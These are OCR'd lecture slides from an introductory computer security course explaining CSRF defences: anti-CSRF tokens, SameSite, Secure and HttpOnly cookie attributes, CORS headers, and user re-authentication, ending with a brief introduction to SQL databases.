Web Security III: CSRF Mitigation, SQL Injection

CS 1660: Introduction to Computer Systems Security

How can we restrict which origins can make requests?

Multiple mechanics, implemented at different layers of the system

=> Defense in depth!

Server-side: CSRF token

Server sends unguessable value to client, include as hidden variable in POST

RANDOM VALUE

```
<form action="/transfer.do" method="post">
<input type="hidden" name="csrf_token" value="aXg3423fjp. . .">
[...]
</form>
```


On POST, server compares against expected value, rejects if wrong or missing

What does this prove?

CSRF Token: Mechanics

Different web frameworks handle tokens differently

- Set token per-session or per-request?
- Can include token directly in generated HTML, or use JS to set via cookie




Upload Submission

Upload a submission for a student.

* Required field

Student *: Select a student

Submission PDF *: Please select a file



Upload Submission

Upload a submission for a student.

* Required field

```
<body data-action="index" data-controller="assignment_submissions" class="themodal-lock">
▼<div class="themodal-overlay"> == $0
  ▼<div class="submissionsManager--uploadModal modal" style="display: block;">
    ▶<div class="modal--heading">…</div>
    ▶<div class="modal--subheading">…</div>
    ▼<div class="modal--body">
      ▼<form class="form" id="submissions-manager-upload-form" enctype="multipart/form-data" action="/courses/704610/as
      signments/4081276/submissions" accept-charset="UTF-8" method="post" novalidate="novalidate">
          <input name="utf8" type="hidden" value="✓">
          <input type="hidden" name="authenticity_token" value="scdwA4s6I7o0V0BVRa9gEIV6yDf9ER17be6aE7MPli1JtvlzUGMlGBPf
          hwrWq5pxV/1T29YGkc16iKfp96w+0g==">
        ▶<div class="form--requiredField">…</div>
        ▶<div class="form--group">…</div>
          <p class="msg m"></p> flex
          <p class="msg msg-warning" style="display: none;"></p>
        ▶<div class="fileUpload">…</div>
        ▼<div class="tiiBtnContainer tiiBtnContainer-spaceAbove modalv2--footerActions"> flex
            <button name="button" type="button" class="tiiBtn tiiBtn-tertiary">Cancel</button>
            <input type="submit" name="commit" value="Upload" id="submit" class="tiiBtn tiiBtn-primary" data-disable-
            with="Upload">
          </div>
        </form>
      </div>
    </div>
  </div>
  <div id="dataTable-status" class="sr-only" role="status" inert aria-hidden="true"></div>
 ▶<script type="text/javascript" inert aria-hidden="true">…</script>
  <a class="sr-only sr-only-focusable tiiBtn tiiBtn-primary skipLink" href="#main-content" inert aria-hidden="true"
```

APP

Limit cookie sharing

More info: Mozilla MDN

SameSite attribute: control how cookie is shared when origin is a different site:

```
Set-Cookie: sessionid=12345; Domain=b.com; SameSite=None
```

Without any protections, all cookies for b.com get sent to requests for b.com

Limit cookie sharing

More info: Mozilla MDN

A.com → B.com

SameSite attribute: control how cookie is shared when origin is a different site:

```
Set-Cookie: sessionid=12345; Domain=b.com; SameSite=None
```

- **None**: No restrictions*
- Strict: Send cookie only when request originates from site that sent the cookie
- Lax (default since 2021): allow cross-site requests for requests *initiated by user (eg. clicking a link, but not Javascript)*

Limit cookie sharing

More info: Mozilla MDN


More important attributes:

```
Set-Cookie: sessionid=12345; . . . HttpOnly=true, Secure
```

- Secure (true/false): Only send this cookie when using HTTPS

↳ SECURE AGAINST EAVESDROPPING

- HttpOnly (true/false): If true, cookie can't be read by Javascript (but can still be sent by requests)



← Feature: Cookies default to SameSite=Lax


Overview

Treat cookies as SameSite=Lax by default if no SameSite attribute is specified. Developers are still able to opt-in to the status quo of unrestricted use by explicitly asserting SameSite=None.

This feature is available as of Chrome 76 by enabling the same-site-by-default-cookies flag.

This feature will be rolled out gradually to Stable users starting July 14, 2020. See https://www.chromium.org/updates/same-site for full timeline and more details.

BROWSER SUPPORT



Get Ready for New SameSite=None; Secure Cookie Settings

On this page

- Understanding Cross-Site and Same-Site Cookie Context
- A New Model for Cookie Security and Transparency
- Chrome Enforcement Starting in February 2020
- How to Prepare; Known Complexities

Thursday, January 16, 2020

CORS: Cross-Origin Resource Sharing (APP/Server)

Systematic way to set permissions for cross-origin requests for most dynamic resources (Javascript and others):

```
# Allow origin example.com to use resources from here
Access-Control-Allow-Origin: https://example.com

# Allow any origin to use resources from here
Access-Control-Allow-Origin: *
```

If Origin not allowed by header,
browser prevents page from reading response
=> Browser must implement this properly!


CORS: Further reading

Overview here: Mozilla MDN

- Gained adoption in major browsers 2009-2015
- Requires site owners to define *policies* for how resources are used
- For some requests, browser will do a “preflight” before sending request at all to see if it’s authorized
- Extra nuances for requests that send cookies “credentialed” requests

User Interaction

Force certain high-value operations to require use input



Confirm access

Signed in as **@ndemarinis**

Authentication code


Open your two-factor authenticator (TOTP) app or browser extension to view your authentication code.

Having problems?

- Use your password

Tip: You are entering sudo mode. After you've performed a sudo-protected action, you'll only be asked to re-authenticate again after a few hours of inactivity.

User



Confirm access

Signed in as **@ndemarinis**

Authentication code

XXXXXX

Verify

Open your two-factor authenticator (TOTP) app or browser extension to view your authentication code.

Having problems?

- Use your password

hours of inactivity.


MITIGATION BY USER INVOLVEMENT

Tradeoff => security vs. usability

Extending our Webserver model…

Most complex sites use a database

- Client-supplied data stored into database
- Access to database mediated by server
- Examples: Relational, Document oriented, …



Standard Query Language (SQL)

- Relational database
  - Data organized into tables
  - Rows represent records and columns are associated with attributes

- SQL describes operations (queries) on a relational database

attribute

record

